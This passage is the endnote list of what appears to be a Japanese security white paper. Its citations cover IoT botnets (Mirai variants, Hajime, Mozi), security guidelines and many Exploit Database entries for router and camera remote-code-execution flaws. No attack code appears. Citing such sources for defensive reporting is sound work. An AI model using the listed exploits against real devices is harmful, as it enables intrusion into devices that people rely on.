※ 45 CHATHAM HOUSE：Cybersecurity of NATO's Space-based Strategic Assets https://www.chathamhouse.org/publication/cybersecurity-nato-s-space-based-strategic-assets〔2020/6/11 確認〕
※ 46 SPACENEWS：Air Force to require cybersecurity audits of commercial satellite communications providers https://spacenews.com/air-force-to-require-cybersecurity-audits-of-commercial-satellite-communications-providers/〔2020/6/11 確認〕
※ 47 WIRED：The Air Force Will Let Hackers Try to Hijack an Orbiting Satellite https://www.wired.com/story/air-force-defcon-satellite-hacking/〔2020/6/11 確認〕
AvionicsINTERNATIONAL：Air Force to Decide Which Satellite to Offer for Test at Defcon Hacker Conference https://www.aviationtoday.com/2019/12/12/air-force-decide-satellite-offer-test-defcon-hacker-conference/〔2020/6/11 確認〕
※ 48 AFCEA：DHS Builds Position, Navigation and Timing Framework https://www.afcea.org/content/dhs-builds-position-navigation-and-timing-framework〔2020/6/11 確認〕
※ 49 https://www.nisc.go.jp/active/kihon/pdf/cs2019.pdf〔2020/6/11 確認〕
※ 50 経済産業省：サイバー・フィジカル・セキュリティ対策フレームワーク（CPSF）を策定しました https://www.meti.go.jp/press/2019/04/20190418002/20190418002.html〔2020/6/11 確認〕
※ 51 経済産業省：ビルシステムにおけるサイバー・フィジカル・セキュリティ対策ガイドライン第 1 版を策定しました https://www.meti.go.jp/press/2019/06/20190617005/20190617005.html〔2020/6/11 確認〕
※ 52 e-Gov：ガス事業法の保安規制におけるサイバーセキュリティ対策の強化について（省令改正省令改正） https://search.e-gov.go.jp/servlet/PcmFileDownload?seqNo=0000180277〔2020/6/11 確認〕
※ 53 経済産業省：「エネルギー・リソース・アグリゲーション・ビジネスに関するサイバーセキュリティガイドライン」を改定しました https://www.meti.go.jp/press/2019/12/20191227004/20191227004.html〔2020/6/11 確認〕
※ 54 IPA：「制御システムのセキュリティリスク分析ガイド 第 2 版 ～セキュリティ対策におけるリスクアセスメントの実施と活用～」を公開 https://www.ipa.go.jp/security/controlsystem/riskanalysis.html〔2020/6/11 確認〕
※ 55 IPA：制御システムのセキュリティリスク分析ガイド：過去のセミナー https://www.ipa.go.jp/security/controlsystem/pastseminar.html〔2020/6/11 確認〕
※ 56 IPA：制御システムのセキュリティリスク分析ガイド補足資料：「制御システム関連のサイバーインシデント事例」シリーズ https://www.ipa.go.jp/security/controlsystem/incident.html〔2020/6/11 確認〕
※ 57 詳細リスク分析手法の一つで、サイバー攻撃で想定される事業被害に基づいてリスク分析を行う。
※ 58 IPA：米国発のセキュリティマネジメント成熟度の評価モデル「ES-C2M2」の解説書およびチェックシートの公開 https://www.ipa.go.jp/security/controlsystem/usenergy.html〔2020/6/11 確認〕
※ 59 IPA：JVN iPedia 脆弱性対策情報データベース https://jvndb.jvn.jp/〔2020/6/11 確認〕
※ 60 ウイルス内部に保持する、特定の IoT 機器の初期設定値やその後の変更値として用いられやすい、典型的で類推可能なログイン名とパスワードの組み合わせ。
※ 61 悪用方法の多様化の詳細に関しては、「情報セキュリティ白書 2019」の「3.2.1（2）悪用方法の多様化と被害対象の範囲拡大」（p.166）を参照。
※ 62 Mirai の詳細に関しては、「情報セキュリティ白書 2017」の「3.2.1（1）Mirai による DDoS 攻撃の脅威」（p.174）を参照。
※ 63 VPNFilter の詳細に関しては、「情報セキュリティ白書 2019」の「3.2.1（3）VPNFilter」（p.168）を参照。
※ 64 Hajime の詳細に関しては、「情報セキュリティ白書 2018」の「3.1.1（1）IoT 機器の Mirai 等の感染に対抗する「Hajime」」（p.162）を参照。
※ 65 BrickerBot の詳細に関しては、「情報セキュリティ白書 2018」の「3.1.1（2）IoT 機器を破壊するウイルス「BrickerBot」」（p.163）を参照。
※ 66 Palo Alto Networks, Inc.：New Mirai Variant Targets Enterprise Wireless Presentation & Display Systems https://unit42.paloaltonetworks.com/new-mirai-variant-targets-enterprise-wireless-presentation-display-systems/〔2020/6/11 確認〕
パロアルトネットワークス株式会社：新しい Mirai 亜種、エンタープライズワイヤレスプレゼンテーションとディスプレイシステムを標的に https://unit42.paloaltonetworks.jp/new-mirai-variant-targets-enterprise-wireless-presentation-display-systems/〔2020/6/11 確認〕

※ 67 エクスプロイト：脆弱性を悪用して攻撃するためのプログラム。
※ 68 Exploit Database：WePresent WiPG-1000 - Command Injection (Metasploit) https://www.exploit-db.com/exploits/41935〔2020/6/11 確認〕
※ 69 Exploit Database：D-Link DCS-930L - (Authenticated) Remote Command Execution (Metasploit) https://www.exploit-db.com/exploits/39437〔2020/6/11 確認〕
※ 70 Exploit Database：D-Link DIR-645 / DIR-815 - 'diagnostic.php' Command Execution (Metasploit) https://www.exploit-db.com/exploits/24956〔2020/6/11 確認〕
※ 71 タイ True Corporation Public Company Limited 社が運営する ISP。
※ 72 SecLists.Org：Multiple RCE in ZyXEL / Billion / TrueOnline routers https://seclists.org/fulldisclosure/2017/Jan/40〔2020/6/11 確認〕
※ 73 Threat9 Inc.：routersploit / routersploit / modules / exploits / routers / netgear / prosafe_rce.py https://github.com/threat9/routersploit/blob/master/routersploit/modules/exploits/routers/netgear/prosafe_rce.py〔2020/6/11 確認〕
※ 74 Websec Canada：Backdoors in Zhone GPON 2520 and Alcatel Lucent I240Q https://www.websec.ca/publication/Blog/backdoors-in-Zhone-GPON-2520-and-Alcatel-Lucent-I240Q〔2020/6/11 確認〕
※ 75 Exploit Database：VideoFlow Digital Video Protection (DVP) 2.10 - Hard-Coded Credentials https://www.exploit-db.com/exploits/44387〔2020/6/11 確認〕
※ 76 Qihoo 360 Technology Co. Ltd.：The new developments Of the Fbot https://blog.netlab.360.com/the-new-developments-of-the-fbot-en/〔2020/6/11 確認〕
※ 77 Satori の詳細に関しては、「情報セキュリティ白書 2018」の「3.1.1 (3) (d) Satori ／ Okiru」(p.164) を、国内における感染急増に関しては、「情報セキュリティ白書 2018」の「3.1.2 (1) 国内における IoT 機器のウイルス感染の急増」(p.165) を参照。
※ 78 Qihoo 360 Technology Co. Ltd.：Fbot, A Satori Related Botnet Using Blockchain DNS System https://blog.netlab.360.com/threat-alert-a-new-worm-fbot-cleaning-adbminer-is-using-a-blockchain-based-dns-en/〔2020/6/11 確認〕
※ 79 Sophos Ltd.：Author of record-setting IoT botnets pleads guilty https://nakedsecurity.sophos.com/2019/09/05/author-of-record-setting-iot-botnets-pleads-guilty/〔2020/6/11 確認〕
※ 80 Trend Micro Incorporated：Mirai Variant Spotted Using Multiple Exploits, Targets Various Routers https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/mirai-variant-spotted-using-multiple-exploits-targets-various-routers/〔2020/6/11 確認〕
※ 81 Palo Alto Networks, Inc.：New Mirai Variant Adds 8 New Exploits, Targets Additional IoT Devices https://unit42.paloaltonetworks.com/new-mirai-variant-adds-8-new-exploits-targets-additional-iot-devices/〔2020/6/11 確認〕
パロアルトネットワークス株式会社：新たな Mirai 亜種 8 つのエクスプロイトを追加 新たな IoT デバイスを標的化 https://www.paloaltonetworks.jp/company/in-the-news/2019/new-mirai-variant-adds-8-new-exploits-targets-additional-iot-devices〔2020/6/11 確認〕
※ 82 Palo Alto Networks, Inc.：iocs / mirai / ECHOBOT_6thAug2019.md https://github.com/pan-unit42/iocs/blob/master/mirai/ECHOBOT_6thAug2019.md〔2020/6/11 確認〕
※ 83 Palo Alto Networks, Inc.：Mirai Variant ECHOBOT Resurfaces with 13 Previously Unexploited Vulnerabilities https://unit42.paloaltonetworks.com/mirai-variant-echobot-resurfaces-with-13-previously-unexploited-vulnerabilities/〔2020/6/11 確認〕
パロアルトネットワークス株式会社：Mirai 亜種 ECHOBOT がこれまで悪用されたことのない 13 件の脆弱性を悪用 https://unit42.paloaltonetworks.jp/mirai-variant-echobot-resurfaces-with-13-previously-unexploited-vulnerabilities/〔2020/6/11 確認〕
※ 84 Exploit Database：MiCasaVerde VeraLite - Remote Code Execution https://www.exploit-db.com/exploits/40589〔2020/6/11 確認〕
※ 85 vuldb.com：VULDB 94801 ZyXEL P660HN-T v1 ViewLog.asp remote_host privilege escalation https://vuldb.com/?id.94801〔2020/6/11 確認〕
※ 86 Exploit Database：Linksys E-series - Remote Code Execution https://www.exploit-db.com/exploits/31683〔2020/6/11 確認〕
※ 87 Exploit Database：ThinkPHP 5.0.23/5.1.31 - Remote Code Execution https://www.exploit-db.com/exploits/45978〔2020/6/11 確認〕
※ 88 W Box Technologies：IP Cameras/NVRs/DVRs Secure Activation Procedure https://www.wboxtech.com/content/files/product_categories/ip_cameras/IPC-NVR-DVR-secure-activation.pdf〔2020/6/11 確認〕
※ 89 Exploit Database：OpenDreamBox 2.0.0 Plugin WebAdmin - Remote Code Execution https://www.exploit-db.com/exploits/42293〔2020/6/11 確認〕
※ 90 VMware, Inc：VMware Security Advisories VMSA-2018-0011.2 Unauthenticated Command Injection vulnerability in VMware SD-WAN Edge by VeloCloud https://www.vmware.com/security/advisories/VMSA-2018-0011.html〔2020/6/11 確認〕
※ 91 Exploit Database：Dell KACE Systems Management Appliance (K1000) 6.4.120756 - Unauthenticated Remote Code Execution https://www.exploit-db.com/exploits/46684
※ 92 Exploit Database：Hootoo HT-05 - Remote Code Execution (Metasploit) https://www.exploit-db.com/exploits/46143〔2020/6/11 確認〕
※ 93 Exploit Database：ASUS DSL-N12E_C1 1.1.2.3_345 - Remote Command Execution https://www.exploit-db.com/exploits/45135〔2020/6/11 確認〕
※ 94 Exploit Database：Belkin Wemo UPnP - Remote Code Execution (Metasploit) https://www.exploit-db.com/exploits/46436〔2020/6/11 確認〕
※ 95 Exploit Database：NETGEAR ReadyNAS Surveillance 1.4.3-16 - Remote Command Execution https://www.exploit-db.com/exploits/42956〔2020/6/11 確認〕
※ 96 Exploit Database：NUUO NVRmini - 'upgrade_handle.php' Remote Command Execution https://www.exploit-db.com/exploits/45070〔2020/6/11 確認〕
※ 97 IT Security Research by Pierre：Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html〔2020/6/11 確認〕
※ 98 Exploit Database：Blue Angel Software Suite - Command Execution https://www.exploit-db.com/exploits/46792〔2020/6/11 確認〕
※ 99 Rubicon Communications, LLC：pfSense Default Username and Password https://docs.netgate.com/pfsense/en/latest/usermanager/pfsense-default-username-and-password.html〔2020/6/11 確認〕
※ 100 Aerohive Networks, Inc.：Default username and password https://thehivecommunity.aerohive.com/s/question/0D50c00006da0wW/default-username-and-password?language=en_US〔2020/4/14 確認〕
※ 101 Exploit Database：Crestron AM-100 - Multiple Vulnerabilities https://www.exploit-db.com/exploits/40813〔2020/6/11 確認〕
※ 102 Exploit Database：EyeLock nano NXT 3.5 - Remote Code Execution https://www.exploit-db.com/exploits/40228〔2020/6/11 確認〕
※ 103 Exploit Database：Iris ID IrisAccess ICU 7000-2 - Remote Command Execution https://www.exploit-db.com/exploits/40166〔2020/6/11 確認〕
※ 104 Exploit Database：Xfinity Gateway - Remote Code Execution https://www.exploit-db.com/exploits/40856〔2020/6/11 確認〕
※ 105 Exploit Database：BEWARD N100 H.264 VGA IP Camera M2.1.6 - Remote Code Execution https://www.exploit-db.com/exploits/46319〔2020/6/11 確認〕
※ 106 Exploit Database：Fritz!Box Webcm - Command Injection (Metasploit) https://www.exploit-db.com/exploits/32753〔2020/6/11 確認〕
※ 107 Exploit Database：FLIR Thermal Camera FC-S/PT - Command Injection https://www.exploit-db.com/exploits/42788〔2020/6/11 確認〕
※ 108 Exploit Database：SAPIDO RB-1732 - Remote Command Execution https://www.exploit-db.com/exploits/47031〔2020/6/11 確認〕
※ 109 Exploit Database：AVCON6 systems management platform - OGNL Remote Command Execution https://www.exploit-db.com/exploits/47379〔2020/6/11 確認〕
※ 110 Exploit Database：Sar2HTML 3.2.1 - Remote Command Execution https://www.exploit-db.com/exploits/47204〔2020/6/11 確認〕
※ 111 Exploit Database：ACTi ASOC 2200 Web Configurator 2.6 - Remote Command Execution https://www.exploit-db.com/

exploits/16993〔2020/6/11 確認〕
※ 112 Exploit Database：3Com OfficeConnect - Code Execution https://www.exploit-db.com/exploits/9862〔2020/6/11 確認〕
※ 113 Exploit Database：CCBILL CGI - 'ccbillx.c' 'whereami.cgi' Remote Code Execution https://www.exploit-db.com/exploits/53〔2020/6/11 確認〕
※ 114 Trend Micro Incorporated：New Mirai Variant Uses Multiple Exploits to Target Routers and Other Devices https://blog.trendmicro.com/trendlabs-security-intelligence/new-mirai-variant-uses-multiple-exploits-to-target-routers-and-other-devices/〔2020/6/11 確認〕
※ 115 RCE（Remote Code Execution）：リモートコード実行。
※ 116 SSD Secure Disclosure：SSD Advisory – Vacron NVR Remote Command Execution https://ssd-disclosure.com/ssd-advisory-vacron-nvr-remote-command-execution/〔2020/6/11 確認〕
※ 117 Mirai の亜種の一つで、多くの脆弱性を取り込んだ 2018 年に発見された代表的なウイルスの一つ。Omni とその亜種の詳細に関しては、「情報セキュリティ白書 2019」の「3.2.1 (1) (d) Omni」「3.2.1 (1) (g) Omni の亜種」(p.164)を参照。
※ 118 Hakai の詳細に関しては、「情報セキュリティ白書 2019」の「3.2.1 (1) (k) Hakai」(p.166)を参照。
※ 119 Exploit Database：Multiple CCTV-DVR Vendors - Remote Code Execution https://www.exploit-db.com/exploits/39596〔2020/6/11 確認〕
※ 120 Yowai の詳細に関しては、「情報セキュリティ白書 2019」の「3.2.1 (1) (j) Yowai」(p.166)を参照。
※ 121 Exploit Database：D-Link Devices - UPnP SOAP TelnetD Command Execution (Metasploit) https://www.exploit-db.com/exploits/28333〔2020/6/11 確認〕
※ 122 Exploit Database：Eir D1000 Wireless Router - WAN Side Remote Command Injection (Metasploit) https://www.exploit-db.com/exploits/40740〔2020/6/11 確認〕
※ 123 Exploit Database：Netgear DGN1000 1.1.00.48 - 'Setup.cgi' Remote Code Execution (Metasploit) https://www.exploit-db.com/exploits/43055〔2020/6/11 確認〕
※ 124 Exploit Database：NETGEAR R7000 / R6400 - 'cgi-bin' Command Injection (Metasploit) https://www.exploit-db.com/exploits/41598〔2020/6/11 確認〕
※ 125 Exploit Database：MVPower DVR TV-7104HE 1.8.4 115215B9 - Shell Command Execution (Metasploit) https://www.exploit-db.com/exploits/41471〔2020/6/11 確認〕
※ 126 Miori の詳細に関しては、「情報セキュリティ白書 2019」の「3.2.1 (1) (i) Miori ／ IZ1H9 ／ APEP」(p.165)を参照。
※ 127 Trend Micro Incorporated：The Reigning King of IP Camera Botnets and its Challengers https://blog.trendmicro.com/trendlabs-security-intelligence/reigning-king-ip-camera-botnets-challengers/
※ 128 Trend Micro Incorporated：New Miori Variant Uses Unique Protocol to Communicate with C&C https://blog.trendmicro.com/trendlabs-security-intelligence/new-miori-variant-uses-unique-protocol-to-communicate-with-cc/〔2020/6/11 確認〕
※ 129 C&C サーバ：Command and Control サーバの略。ウイルス等により乗っ取ったコンピュータ等（ここでは IoT 機器）に対し、遠隔から命令を送り制御するサーバ。
※ 130 トレンドマイクロ株式会社：Tor ネットワークを利用する「Mirai」亜種 IoT マルウェアを発見 https://blog.trendmicro.co.jp/archives/21920〔2020/6/11 確認〕
※ 131 Trend Micro Incorporated：Back-to-Back Campaigns: Neko, Mirai, and Bashlite Malware Variants Use Various Exploits to Target Several Routers, Devices https://blog.trendmicro.com/trendlabs-security-intelligence/back-to-back-campaigns-neko-mirai-and-bashlite-malware-variants-use-various-exploits-to-target-several-routers-devices/〔2020/6/11 確認〕
※ 132 Wikimedia Foundation：Malicious attack on Wikipedia—What we know, and what we're doing https://wikimediafoundation.org/news/2019/09/07/malicious-attack-on-wikipedia-what-we-know-and-what-were-doing/〔2020/6/11 確認〕
Blizzard Entertainment, Inc.：Recent DDoS Attacks Impacting Game Service https://us.forums.blizzard.com/en/wow/t/recent-ddos-attacks-impacting-game-service/290063〔2020/6/11 確認〕
※ 133 Twitch の動画配信者が使用可能な同名のボット（ツール）「Moobot」(https://moo.bot/)とは別物である。
※ 134 株式会社インターネットイニシアティブ：Wikipedia, Twitch, Blizzard への DDoS 攻撃 https://sect.iij.ad.jp/d/2019/09/175257.html〔2020/6/11 確認〕
※ 135 Exploit Database：HiSilicon DVR Devices - Remote Code Execution https://www.exploit-db.com/exploits/44004〔2020/6/11 確認〕
※ 136 Qihoo 360 Technology Co. Ltd.：The Botnet Cluster on the 185.244.25.0/24 https://blog.netlab.360.com/the-botnet-cluster-on-185-244-25-0-24-en/〔2020/6/11 確認〕
※ 137 Trend Micro Incorporated：DDoS Attacks and IoT Exploits: New Activity from Momentum Botnet https://blog.trendmicro.com/trendlabs-security-intelligence/ddos-attacks-and-iot-exploits-new-activity-from-momentum-botnet/〔2020/6/11 確認〕
※ 138 SourceSec Security Research：Hacking D-Link Routers With HNAP https://regmedia.co.uk/2016/11/07/dlink_hnap_captcha.pdf〔2020/6/11 確認〕
※ 139 Exploit Database：ThinkPHP 5.X - Remote Command Execution https://www.exploit-db.com/exploits/46150〔2020/6/11 確認〕
※ 140 Trend Micro Incorporated：SORA and UNSTABLE: 2 Mirai Variants Target Video Surveillance Storage Systems https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/sora-and-unstable-2-mirai-variants-target-video-surveillance-storage-systems/〔2020/6/11 確認〕
※ 141 Palo Alto Networks, Inc.：New Mirai Variant Targets Zyxel Network-Attached Storage Devices https://unit42.paloaltonetworks.com/new-mirai-variant-mukashi/〔2020/6/11 確認〕
パロアルトネットワークス株式会社：Zyxel の NAS の脆弱性（CVE-2020-9054）を標的にした新しい Mirai 亜種、Mukashi が発見される https://unit42.paloaltonetworks.jp/new-mirai-variant-mukashi/〔2020/6/11 確認〕
※ 142 Exploit Database：Netlink GPON Router 1.0.11 - Remote Code Execution https://www.exploit-db.com/exploits/48225〔2020/6/11 確認〕
※ 143 Trend Micro Incorporated：Mirai Updates: New Variant Mukashi Targets NAS Devices, New Vulnerability Exploited in GPON Routers, UPX-Packed FBot https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/mirai-updates-new-variant-mukashi-targets-nas-devices-new-vulnerability-exploited-in-gpon-routers-upx-packed-fbot〔2020/6/11 確認〕
※ 144 Trend Micro Incorporated：Bashlite IoT Malware Updated with Mining and Backdoor Commands, Targets WeMo Devices https://blog.trendmicro.com/trendlabs-security-intelligence/bashlite-iot-malware-updated-with-mining-and-backdoor-commands-targets-wemo-devices/〔2020/6/11 確認〕
※ 145 Palo Alto Networks, Inc.：Home & Small Office Wireless Routers Exploited to Attack Gaming Servers https://unit42.paloaltonetworks.com/home-small-office-wireless-routers-exploited-to-attack-gaming-servers/〔2020/6/11 確認〕
パロアルトネットワークス株式会社：Gafgyt: 小規模オフィス / ホーム無線 LAN ルーターに感染しゲームサーバーを攻撃するボットネット https://unit42.paloaltonetworks.jp/home-small-office-wireless-routers-exploited-to-attack-gaming-servers/〔2020/6/11 確認〕
※ 146 JenX／Jennifer の詳細に関しては、「情報セキュリティ白書 2019」の「3.2.1 (1) (b) JenX ／ Jennifer」(p.163)を参照。
※ 147 S.C. Bitdefender S.R.L.：New Hide 'N Seek IoT Botnet using custom-built Peer-to-Peer communication spotted in the wild https://labs.bitdefender.com/2018/01/new-hide-n-seek-iot-botnet-using-custom-built-peer-to-peer-communication-spotted-in-the-wild/〔2020/6/11 確認〕
※ 148 Palo Alto Networks, Inc.：Hide 'N Seek Botnet Updates Arsenal with Exploits Against Nexus Repository Manager & ThinkPHP https://unit42.paloaltonetworks.com/hide-n-seek-botnet-updates-arsenal-with-exploits-against-nexus-repository-manager-thinkphp/〔2020/6/11 確認〕
パロアルトネットワークス株式会社：Hide 'N Seek ボットネット さらなるエクスプロイト追加で攻撃力を増強 https://unit42.paloaltonetworks.jp/hide-n-seek-botnet-updates-arsenal-with-exploits-against-nexus-repository-manager-thinkphp/〔2020/6/11 確認〕
※ 149 Exploit Database：Apache CouchDB < 2.1.0 - Remote Code Execution https://www.exploit-db.com/exploits/44913〔2020/6/11 確認〕
※ 150 Exploit Database：OrientDB 2.2.2 < 2.2.22 - Remote Code Execution (Metasploit) https://www.exploit-db.com/exploits/42965〔2020/6/11 確認〕
※ 151 Exploit Database：AVTECH IP Camera / NVR / DVR Devices - Multiple Vulnerabilities https://www.exploit-db.com/exploits/40500〔2020/6/11 確認〕

※ 152 Sekurak：TP-Link http/tftp backdoor　https://sekurak.pl/tp-link-httptftp-backdoor/〔2020/6/11 確認〕
※ 153 Exploit Database：NETGEAR DGN1000 / DGN2200 - Multiple Vulnerabilities　https://www.exploit-db.com/exploits/25978〔2020/6/11 確認〕
※ 154 SecLists.Org：IS-2010-002 - Linksys WAP54Gv3 Remote Debug Root Shell　https://seclists.org/bugtraq/2010/Jun/93〔2020/6/11 確認〕
※ 155 Qihoo 360 Technology Co. Ltd.：Mozi, Another Botnet Using DHT　https://blog.netlab.360.com/mozi-another-botnet-using-dht/〔2020/6/11 確認〕
※ 156 警察庁：複数の IoT 機器等の脆弱性を標的としたアクセスの増加等について　https://www.npa.go.jp/cyberpolice/detect/pdf/20200130.pdf〔2020/6/11 確認〕
※ 157 S.C. Bitdefender S.R.L.：Hold My Beer Mirai - Spinoff Named 'LiquorBot' Incorporates Cryptomining　https://labs.bitdefender.com/2020/01/hold-my-beer-mirai-spinoff-named-liquorbot-incorporates-cryptomining/〔2020/6/11 確認〕
※ 158 Palo Alto Networks, Inc.：Muhstik Botnet Attacks Tomato Routers to Harvest New IoT Devices　https://unit42.paloaltonetworks.com/muhstik-botnet-attacks-tomato-routers-to-harvest-new-iot-devices/〔2020/6/11 確認〕
パロアルトネットワークス株式会社：Muhstik ボットネットが Tomato ルータを攻撃 新しい IoT デバイスを「収穫」　https://unit42.paloaltonetworks.jp/muhstik-botnet-attacks-tomato-routers-to-harvest-new-iot-devices/〔2020/6/11 確認〕
※ 159 https://www.shodan.io/〔2020/6/11 確認〕
※ 160 Just an independent security researcher.（個人ブログ）：Hajime: A follow-up　https://x86.re/blog/hajime-a-follow-up/〔2020/6/11 確認〕
※ 161 株式会社インターネットイニシアティブ：2018 年の IoT ボット観測状況と最近の動向　https://sect.iij.ad.jp/d/2019/01/288147.html〔2020/6/11 確認〕
※ 162 Kaspersky Lab：Hajime, the mysterious evolving botnet　https://securelist.com/hajime-the-mysterious-evolving-botnet/78160/〔2020/6/11 確認〕
※ 163 Exploit Database：MikroTik RouterOS < 6.38.4 (MIPSBE) - 'Chimay Red' Stack Clash Remote Code Execution　https://www.exploit-db.com/exploits/44283〔2020/6/11 確認〕
※ 164 株式会社インターネットイニシアティブ：Hajime ボットの観測状況　https://sect.iij.ad.jp/d/2017/09/293589.html〔2020/6/11 確認〕
※ 165 株式会社インターネットイニシアティブ：Hajime ボットによる 8291/tcp へのスキャン活動　https://sect.iij.ad.jp/d/2018/03/293998.html〔2020/6/11 確認〕
※ 166 DarkReading（Informa PLC）：Why Bricking Vulnerable IoT Devices Comes with Unintended Consequences　https://www.darkreading.com/iot/why-bricking-vulnerable-iot-devices-comes-with-unintended-consequences-/a/d-id/1336009〔2020/6/11 確認〕
※ 167 ZDNet（CBS Interactive Inc.）：New Silex malware is bricking IoT devices, has scary plans　https://www.zdnet.com/article/new-silex-malware-is-bricking-iot-devices-has-scary-plans/〔2020/6/11 確認〕
※ 168 https://twitter.com/_larry0/status/1143532888538984448〔2020/6/11 確認〕
※ 169 https://notice.go.jp/
※ 170 総務省・NICT：IoT 機器調査及び利用者への注意喚起の取組「NOTICE」の実施　https://www.soumu.go.jp/menu_news/s-news/01cyber01_02000001_00011.html〔2020/6/11 確認〕
※ 171 インターネット上で起こる大規模攻撃への迅速な対応を目指したサイバー攻撃観測・分析・対策システムを用いて、ダークネットや各種ハニーポットによるサイバー攻撃の大規模観測及びその原因（マルウェア）等の分析を実施するプロジェクト。　https://www.nicter.jp/〔2020/6/11 確認〕
※ 172 総務省・NICT・一般社団法人 ICT-ISAC：マルウェアに感染している IoT 機器の利用者に対する注意喚起の実施　https://www.soumu.go.jp/menu_news/s-news/01cyber01_02000001_00025.html〔2020/6/11 確認〕
※ 173 総務省・NICT・一般社団法人 ICT-ISAC：脆弱な IoT 機器及びマルウェアに感染している IoT 機器の利用者への注意喚起の実施状況　https://www.soumu.go.jp/menu_news/s-news/01cyber01_02000001_00033.html〔2020/6/11 確認〕
総務省・NICT・一般社団法人 ICT-ISAC：脆弱な IoT 機器及びマルウェアに感染している IoT 機器の利用者への注意喚起の実施状況（2019 年度第 2 四半期）　https://www.soumu.go.jp/menu_news/s-news/01cyber01_02000001_00043.html〔2020/6/11 確認〕
総務省・NICT・一般社団法人 ICT-ISAC：脆弱な IoT 機器及びマルウェアに感染している IoT 機器の利用者への注意喚起の実施状況（2019 年度第 3 四半期）　https://www.soumu.go.jp/menu_news/s-news/01cyber01_02000001_00058.html〔2020/6/11 確認〕
総務省・NICT・一般社団法人 ICT-ISAC：脆弱な IoT 機器及びマルウェアに感染している IoT 機器の利用者への注意喚起の実施状況（2019 年度）　https://www.soumu.go.jp/menu_news/s-news/01cyber01_02000001_00067.html〔2020/6/11 確認〕
※ 174 株式会社インターネットイニシアティブ：2019 年の IoT ボット観測状況　https://sect.iij.ad.jp/d/2020/02/030029.html〔2020/6/11 確認〕
※ 175 IPA：入退管理システム　チェックリスト　https://www.ipa.go.jp/security/jisec/choutatsu/ecs/index.html〔2020/6/11 確認〕
※ 176 IPA：情報システム等の脆弱性情報の取扱いにおける報告書を公開　https://www.ipa.go.jp/security/fy2019/reports/vuln_handling/index.html〔2020/6/11 確認〕
※ 177 JPCERT/CC：IoT セキュリティチェックリスト　https://www.jpcert.or.jp/research/IoT-SecurityCheckList.html〔2020/6/11 確認〕
※ 178 CCDS：協議会・研究会公開資料　https://www.ccds.or.jp/public_document/index.html〔2020/6/11 確認〕
※ 179 https://www.ccds.or.jp/certification/document/IoT 分野共通セキュリティ要件ガイドライン 2019 年版 _ver2.0.pdf〔2020/6/11 確認〕
※ 180 https://www.cloudsecurityalliance.jp/site/wp-content/uploads/2019/11/Guide_to_theCSA_IoT_Controls_Framework_J-1.pdf〔2020/6/11 確認〕
※ 181 https://www.cloudsecurityalliance.jp/site/wp-content/uploads/2019/11/CSA_IoT_Controls_Framework_Final_J.pdf〔2020/6/11 確認〕
※ 182 JSSEC:『IoT セキュリティチェックシート』および、『IoT 利用アンケート』　https://www.jssec.org/iot〔2020/6/11 確認〕
※ 183 DLPA：ご家庭で Wi-Fi ルーターをより安全にお使い頂くために　https://dlpa.jp/wifi_support/〔2020/6/11 確認〕
※ 184 NIST：Considerations for a Core IoT Cybersecurity Capabilities Baseline　https://www.nist.gov/system/files/documents/2019/02/01/final_core_iot_cybersecurity_capabilities_baseline_considerations.pdf〔2020/6/11 確認〕
※ 185 NIST：NISTIR 8228 Considerations for Managing Internet of Things (IoT) Cybersecurity and Privacy Risks　https://csrc.nist.gov/publications/detail/nistir/8228/final〔2020/6/11 確認〕
※ 186 NIST：NISTIR 8267(Draft) Security Review of Consumer Home Internet of Things (IoT) Products　https://csrc.nist.gov/publications/detail/nistir/8267/draft〔2020/6/11 確認〕
※ 187-1　NIST：NISTIR 8259 Foundational Cybersecurity Activities for IoT Device Manufacturers　https://csrc.nist.gov/publications/detail/nistir/8259/final〔2020/6/26 確認〕
※ 187-2　NIST：NISTIR 8259A IoT Device Cybersecurity Capability Core Baseline　https://csrc.nist.gov/publications/detail/nistir/8259a/final〔2020/6/26 確認〕
※ 188 ENISA：IoT Security Standards Gap Analysis　https://www.enisa.europa.eu/publications/iot-security-standards-gap-analysis〔2020/6/11 確認〕
※ 189 IPA：欧州ネットワーク情報セキュリティ機関（ENISA）「IoT のセキュリティ標準のギャップ分析」　https://www.ipa.go.jp/files/000076742.pdf〔2020/6/11 確認〕
※ 190 ENISA：Good Practices for Security of IoT - Secure Software Development Lifecycle　https://www.enisa.europa.eu/publications/good-practices-for-security-of-iot-1〔2020/6/11 確認〕
※ 191 ENISA：ENISA good practices for security of Smart Cars　https://www.enisa.europa.eu/publications/smart-cars〔2020/6/11 確認〕
※ 192 ETSI：ETSI EN 303 645 v2.1.1 (2020-06) CYBER; Cyber Security for Consumer Internet of Things: Baseline Requirements　https://www.etsi.org/deliver/etsi_en/303600_303699/303645/02.01.01_60/en_303645v020101p.pdf〔2020/7/3 確認〕
※ 193 総務省：端末設備等規則及び電気通信主任技術者規則の一部を改正する省令（平成 31 年総務省令第 12 号）　https://www.soumu.go.jp/main_content/000611859.pdf〔2020/6/11 確認〕
※ 194 総務省：「電気通信事業法に基づく端末機器の基準認証に関するガイドライン (第 1 版)」（案）についての意見募集の結果及びガイドラインの公表　https://www.soumu.go.jp/menu_news/s-news/01kiban05_02000179.html〔2020/6/11 確認〕
※ 195 California Legislative Information：SB-327 Information privacy: connected devices.(2017-2018)　https://leginfo.legislature.ca.gov/faces/billTextClient.xhtml?bill_id=201720180SB327〔2020/6/11 確認〕

※ 196 英国政府（GOV.UK）：Government to strengthen security of internet-connected products https://www.gov.uk/government/news/government-to-strengthen-security-of-internet-connected-products〔2020/6/11 確認〕
※ 197 CCDS：CCDS サーティフィケーションプログラムの概要 https://www.ccds.or.jp/certification/index.html〔2020/6/11 確認〕
※ 198 トレンドマイクロ株式会社：家庭内ネットワークに繋がるスマート家電の安全性を診断する無料アプリ「スマートホームスキャナー™」を提供開始 https://www.trendmicro.com/ja_jp/about/press-release/2020/pr-20200302-03.html〔2020/6/11 確認〕
※ 199 警視庁：遺失物取扱状況（令和元年中） https://www.keishicho.metro.tokyo.jp/about_mpd/jokyo_tokei/kakushu/kaikei.html〔2020/6/11 確認〕
※ 200 IPA: パスワードと安全な付き合い方を優しくご紹介! https://www.ipa.go.jp/security/keihatsu/munekyun-pw/password/index.html〔2020/6/11 確認〕
※ 201 https://www.is702.jp/special/3533/partner/12_t/〔2020/6/11 確認〕
